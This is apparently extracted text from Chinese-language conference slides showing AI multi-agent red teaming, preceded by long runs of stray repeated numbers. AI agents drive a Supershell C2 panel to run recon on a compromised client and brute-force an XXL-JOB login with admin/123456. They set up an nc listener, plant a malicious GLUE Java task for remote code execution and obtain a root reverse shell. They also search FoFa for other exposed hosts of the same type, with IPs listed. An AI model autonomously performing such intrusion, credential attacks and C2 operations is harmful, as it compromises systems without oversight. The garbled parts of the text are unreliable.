26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

31

32

23

24

25

26

27

28

29

30

进入第一个客户端交互shell，执行linux常见信息收集命令，并获取执行结果

```
Warning: Permanently added '[ssh]:3232' (ED25519) to the list of known hosts.
Warning: Permanently added '[241de7d86e4e615d249f5cc06b17514490f22806]' (ED25519) to the list of known hosts.
Linux x86_64 3.10.0-1160.el2.x86_64 #1 SMP Tue Sep 7 14:49:57 UTC 2021 x86_64 x86_64 GNU/Linux
[work@x86_64 ~]$ ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.26.0.91 netmask 255.255.255.0 broadcast 10.26.0.255
    inet6 fe80::f8b:1768:b3ae:4631 prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:56:8f:78:40 txqueuelen 1000 (Ethernet)
    RX packets 3682799879 bytes 994680481643 (926.3 GiB)
    RX errors 0 dropped 3942074 overruns 0 frame 0
    TX packets 2763542383 bytes 869355175381 (809.6 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 14034877 bytes 80457647047 (74.9 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14034877 bytes 80457647047 (74.9 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

virbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.122.1 netmask 255.255.255.0 broadcast 192.168.122.255
    ether 52:54:00:d7:1d:33 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[work@x86_64 ~]$ df -h
文件系统 容量 已用 可用 已用%
tmpfs    1G    0    1G    0%
```

当前信息总结:

- 🔗已完成本次任务目标: 查看客户端列表
- 🔗已完成的所有操作: 已打开系统URL并成功登录，用户名: xx，密码: xx。登录后已点击客户端列表，进入客户端管理页面。
- 🔗当前页面url: <http://xx:8888/supershell/client>
- 🔗当前页面信息: 当前页面为客户端列表页面，提供了搜索功能、客户端筛选和排序选项，以及分页浏览客户端的功能。

当前信息总结:

- 🔗已完成本次任务目标: 点击第一个客户端的操作按钮，进入会话，然后在交互终端中执行linux常见信息收集命令（如uname -a, ifconfig, df -h等），并获取执行结果
- 🔗已完成的所有操作: 已登录系统并进入客户端管理页面，点击第一个客户端的操作按钮进入会话，随后进入交互终端并执行了'uname -a'、'ifconfig'和'df -h'命令以收集系统信息。
- 🔗当前页面url: <http://xx:8888/supershell/session/shell?arg=xx>
- 🔗当前页面信息: 当前位于交互终端页面，已成功执行多个Linux信息收集命令，获取了系统、网络接口和磁盘使用信息。

A cyberpunk-themed illustration of a city street at night. In the foreground, a person wearing a black jacket and a red visor is sitting at a desk, typing on a laptop. The laptop screen displays a complex interface with various charts and data. In the background, a drone is flying in the sky above a city street filled with tall buildings and neon signs. The overall color palette is dominated by dark blues, purples, and reds, creating a futuristic and high-tech atmosphere.

03

实践案例：大模型助力实战攻防

实践案例：多智能体协同的复杂漏洞利用



任务编排智能体



测试http://xx.xx.xx.xx (XXL-JOB)

▶查看系统的指纹信息



安全专家智能体

我将首先对该资产进行框架识别和指纹收集。通过HTTP请求获取响应头信息来分析使用的技术栈。

☑ 用时13.67s

☑ 网络请求 执行完成

根据响应信息，可以识别出以下关键信息：

1. 系统是XXL-JOB任务调度中心，版本为2.1.2
2. 使用了AdminLTE前端框架
3. 存在登录页面，表单提交路径为根路径，使用POST方法
4. 登录表单包含userName和password字段

▶根据xxl-job检索漏洞



漏洞检索智能体

☑ 漏洞知识库 执行完成

根据收集到的信息，该系统是XXL-JOB分布式任务调度平台1.9.2版本。知识库显示该版本存在多个高危漏洞，主要是未授权访问和远程命令执行漏洞。

接下来我将测试以下漏洞路径：

1. 尝试访问/run接口进行未授权命令执行测试
2. 检查是否存在默认凭证(admin/123456)
3. 测试其他已知漏洞路径

▶利用xxl-job未授权漏洞



漏洞利用智能体

首先测试/run接口的未授权访问漏洞：

☑ 用时27.48s

☑ 网络请求 执行完成

根据测试结果，/run接口返回405 Method Not Allowed错误，表示该接口不允许POST方法。这可能意味着该接口已被修复或配置了访问控制。

▶对登陆接口进行爆破



登陆爆破智能体

我将对提供的登录接口进行用户名密码爆破测试。根据您给出的信息，接口使用form表单提交方式，参数格式为

`{"userName":"{username}","password":"{password}"}`。

☑ 用时9.34s

☑ 登陆爆破 执行完成

根据爆破测试结果，成功发现一个有效的用户凭证：

爆破成功的用户：

- 用户名：admin
- 密码：123456

建议立即通知系统管理员修改该弱密码，并检查系统是否存在其他安全风险。

☑ 用时10.02s

爆破测试已完成，以下是总结结果：

成功爆破出的有效用户凭证：

1. 用户名: admin 密码: 123456

实践案例：多智能体协同的复杂漏洞利用



任务编排智能体

测试http://xx.xx.xx.xx (XXL-JOB)

▶获取系统有效凭证

▶vps监听反弹端口

▶利用xxl-job后台rce漏洞

▶漏洞利用成功获取shell



安全专家智能体



主机操作智能体



漏洞利用智能体



主机操作智能体

我将对提供的登录页面进行登录测试，使用给定的凭证进行表单提交。

✓ 用时15.15s

网络请求 执行完成

根据返回结果，登录请求成功(状态码200)，并返回了以下关键信息：

- 服务器设置了登录凭证cookie:
XXL_JOB_LOGIN_IDENTITY=7b226964223a312c22757365726e616d65223a2261646d696e222c2270617373776f7264223a226531306164633339343962613539616262653536653035376632306638383365222c22726f6c65223a312c227065726d6973736966e223a6e756c6c7d
- 响应体为JSON格式，包含code:200表示成功

```
连接成功！
*** SSH连接成功 ***

Welcome to Alibaba Cloud Elastic Compute Service !

Updates Information Summary: available
118 Security notice(s)
32 Important Security notice(s)
75 Moderate Security notice(s)
11 Low Security notice(s)

Run "dnf upgrade-minimal --security" to apply all updates
fer to:
https://help.aliyun.com/document_detail/416274.html
-bash: /usr/local/share/aliyun-assist/work/script/^date
.time: No such file or directory
[root@iz8vbffd77yjfbcspixli8z ~]# nc -lv 4321
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4321
Ncat: Listening on 0.0.0.0:4321
```

根据分析，确认这是一个XXL-JOB任务调度系统(版本2.1.2)，且我们已成功登录为管理员。该系统存在已知的RCE漏洞，特别是在GLUE(Java)模式中可以通过上传恶意Java代码来执行任意命令。

接下来我将尝试利用这个漏洞：

- 首先创建一个新的GLUE(Java)类型任务
- 在任务中插入恶意Java代码来执行系统命令

准备构造恶意请求：

✓ 用时50.98s

网络请求 执行完成

根据返回结果，我们成功创建了一个恶意任务(ID:443)。现在我们可以触发这个任务来执行命令：

- 首先获取任务ID：443
- 然后触发任务执行

准备触发任务请求：

✓ 用时31.88s

网络请求 执行完成

```
Welcome to Alibaba Cloud Elastic Compute Service !

Updates Information Summary: available
118 Security notice(s)
32 Important Security notice(s)
75 Moderate Security notice(s)
11 Low Security notice(s)

Run "dnf upgrade-minimal --security" to apply all updates.
fer to:
https://help.aliyun.com/document_detail/416274.html
-bash: /usr/local/share/aliyun-assist/work/script/^date +i
.time: No such file or directory
[root@iz8vbffd77yjfbcspixli8z ~]# nc -lv 4321
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4321
Ncat: Listening on 0.0.0.0:4321
Ncat: Connection from
Ncat: Connection from 55660.
bash: cannot set terminal process group (1): Inappropriate
bash: no job control in this shell
root@56dfcc09f5fb:/# whoami
whoami
root
```

实践案例：结合被动扫描的通用漏洞挖掘



任务编排智能体

测试http://xx.xx.xx.xx

▶系统通用指纹信息识别

▶FoFa检索同类型系统

▶弱密码批量爆破

▶后台漏洞挖掘



安全专家智能体



安全专家智能体



登陆爆破智能体



被动扫描智能体

我将首先对目标地址http://[redacted]/进行指纹识别，通过HTTP请求获取响应头信息来分析系统框架和组件。

✓ 用时14.59s

☞ 网络请求 执行完成

根据获取的指纹信息分析结果如下：

1. Web服务器信息：

- Server: Apache-Coyote/1.1 (这是Tomcat服务器的标识)
- 使用了JSESSIONID会话管理

2. 框架特征：

- 页面重定向到/admin/page!main.action
- 使用了.action后缀，这可能是Struts2框架的典型特征
- 页面版权信息显示"chaosZ Team"，可能是某个特定系统

接下来我将使用FoFa搜索使用相同框架和特征的系统，以查找可能的漏洞信息。

✓ 用时12.21s

☞ FoFa API 执行完成

工具调用结果

server="Apache-Coyote/1.1" && title="跳转中..." && body="chaosZ"
[["https://103.1.209.109", "103.1.209.109", "443"], ["https://52.94.204.51", "52.94.204.51",

需要先确认这些登录接口是否可用，然后进行爆破测试。以下是爆破请求的构造：

✓ 用时22.40s

☞ 登陆爆破 执行完成

```
<args>  
<url>http://[redacted]/admin/admin!login.action</url>  
<type>form</type>  
<data>{"id":"null","c":"null","admin.username":"{username}",  
</args>
```

http://[redacted]admin/admin!login.action
[*] 开始爆破，用户名列表：3 条，密码列表：15 条

[+] 获取有效用户：admin/123456

Web漏洞 (3)			服务漏洞 (0)		指纹 (0)	
ID	等级	目标	漏洞名称	生成时间		
3	高	http://[redacted]:80/ ROOT.zip	backup-file	2025-6-12 22:25:14		
2	高	http://[redacted]:30/	web-brute-active	2025-6-12 22:25:1		
1	中	http://[redacted]:80/	web-brute-active	2025-6-12 22:25:1		

04

未来展望：智能红队的下一步探索



未来展望：行业小模型的组合使用

从通用大模型到垂直领域精专化的技术跃迁



通用大模型

- 知识广度：广泛，覆盖多领域知识
- 训练数据：海量通用文本和代码数据
- 专业深度：通用性强，额定领域深度有限
- 可解释性：较低，“黑箱”现象较明显
- 定制化能力：有限，Fine-tuning有一定门槛



行业小模型

- 知识广度：深度聚焦特定领域
- 训练数据：针对性的网络安全数据集
- 专业深度：在特定安全任务上表现优异，理解更深入
- 可解释性：相对较高，模型结构和决策过程更易理解
- 定制化能力：高，易于根据特定场景和数据进行调整优化



数据增强



工具使用



代码生成

未来展望：强化学习的策略调优

从被动响应到预见性博弈的范式革命



环境模型

模拟网络环境攻击行为和防御机制



探索路径

确保Agent充分探索未知策略，同时利用已知最优策略



奖励函数

引导Agent学习期望行为，避免产生非预期策略

观察环境状态



执行动作



接收奖励或惩罚

结合模仿学习、元学习、多智能体强化学习等技术，提升学习效率和泛化能力。利用大模型辅助环境理解和奖励塑造，加速RL在安全领域的落地

谢谢

